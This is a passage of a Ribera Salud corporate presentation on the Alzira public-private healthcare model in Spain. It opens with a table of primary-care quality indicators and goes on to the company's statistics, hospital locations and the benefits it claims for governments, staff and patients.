9. Indicador de Cribado de diabetes	Salud Pública	5,82%	5,82%	5,82%	5,82%
10. Control de diabetes	Salud Pública	1,03%	1,03%	1,03%	1,03%
11. Calidad en el Seguimiento del Embarazo en Atención Primaria.	Salud Pública	1,1%	1,1%	1,1%	1,1%
12. Indicador de cumplimiento de las recomendaciones de salud en el embarazo con Atención Primaria.	Seguridad	81,55%	81,55%	81,55%	81,55%
13. Indicador de abandono de riesgo trascurrido	Seguridad	1,17%	1,17%	1,17%	1,17%
14. Indicador de abandono tabáquico en pacientes de alto riesgo	Salud Pública	3,31%	3,31%	3,31%	3,31%
15. Indicador de registro del Índice de Masa Corporal	Salud Pública	38,24%	38,24%	38,24%	38,24%
16. Paciente con diagnóstico correcto de EPOC	Seguridad	0,00%	0,00%	0,00%	0,00%
17. Seguimiento del puerperio	Registro AP	0,00%	0,00%	0,00%	0,00%
18. Indicador de cobertura vacunal del VPH	Salud Pública	72,12%	72,12%	72,12%	71,17%
19. Indicador de cobertura vacunal de virus de la gripe	Salud Pública	65,73%	65,73%	65,73%	59,95%
20. Calidad de diagnóstico	Salud Pública	2,11%	2,11%	2,11%	0,84%
Penalización OE.3- Promover la salud - Vacunaciones					
Penalización OE.3- Promover la salud - Niño y embarazo					

Quality


Health Results

Accessibility

Demand Management

Patient Safety

Sustainability





About RIBERA SALUD



Leading a Process of Change

RIBERA SALUD...

- ☞ Is the only Spanish Company exclusively dedicated to the Administrative Concessions in healthcare sector.
- ☞ Torrevieja Hospital developed **FLORENCE** (electronic clinical history), which was implemented in 15 Hospitals in Chile.
- ☞ Torrevieja and Vinalopó Hospitals have implemented a shared services system to foster the **multi-hospital vision**.
- ☞ Has implemented an interactive health portal Patients/professionals.
- ☞ First project of patients segmentation according to the risk level.

Alzira Model...

- ☞ Is the first project with a per capita finance system, whose objective is the health promotion.
- ☞ Establishment of Integrated Healthcare Centers (CSI), joining Primary Care and technology to Specialized Care.
- ☞ Is the first PPP considered as a case study by Harvard University.

Alzira Hospital, first public hospital...

- ☞ In Spain with electronic clinical history and digital radiology (1997).
- ☞ In Spain with individual rooms and a bed for the companion (1997).
- ☞ That developed an integration model Hospital /Primary Care.
- ☞ Committed to CSR Alzira Hospital, first public hospital in Spain with sign Language Interpreter (1997).



Contribution of Ribera Salud

+700,000
Citizens covered

1,838
Doctors

3,023
Nurses

€545M
Turnover

€600M
Investment

6,217
Employees

35%
Annual saving for
the Administration

34
Quality
Certifications

650
Professionals
Trained (Resident
Medical Intern etc...)

625
Research
Projects

3,200
Promotion and
Prevention
Activities

117
National and
International
Awards

+80
Countries visited
our hospitales


1,500
Scientific
Publications

+1,000
Beds

45,000
Patients use our
Health Portal



The Expansion of the Alzira Model



● Hospital opening

○ Hospital-PC Integration


● PPP Model without RS participation



Where we are



- Hospital Universitario de La Ribera (Alzira, Valencia)
- Hospital Universitario de Torrevieja (Torrevieja, Alicante)
- Hospital de Denia (Denia, Alicante)
- Hospital Universitario de Vinalopó (Elche, Alicante)
- BR salud. Central Laboratory (San Sebastián de los Reyes, Madrid)
- b2b salud. Purchase Unit (Valencia)
- Hospital Guillermo Kaelin de la Fuente (Villa María del Triunfo, Lima)
- Hospital Alberto Leopoldo Barton Thompson (Callao, Lima)
- 'Florence' system in 15 public hospitals in Chile, 3 sanatorium en Uruguay and 2 clinics in Honduras




CONCLUSIONS





Ribera Salud Added Value



For the Local Government

Offloading of the public budgets.
A lower-than-average costs public management of a public service (25% less).
Investments are the concessionaire's responsibility during the management period.
Capitative payment. Transfer of financial risk.
Innovation in technologies and systems management.
Contribution of complementary HR.

For the Professionals

Job security. Innovative salary system.
Opportunity for development and a professional career.
Teaching and Research.
Commitment to technology.



For the citizen/patient

Perceived quality. Humanization of care.
Personalized treatment. Greater privacy and comfort.
Greater accessibility. Quicker response time.
Free choice of hospital and doctor.
Technology informs and educates the patient
94% do not know the Alzira Model.
91% are satisfied with the health care provided



Conclusions




Pressure
on the costs
will be increased:
REFORMS



THERE'S
A HEALTHCARE
TSUNAMI
COMING!

WHAT'S
THE
PROBLEM?




IT'S A
**GLOBAL
CHALLENGE**
... BUT WE DO
HAVE ANSWERS...

Scriberia



A kind invitation to reflect...





ribera salud grupo
Un modelo de salud

Thank You !!!



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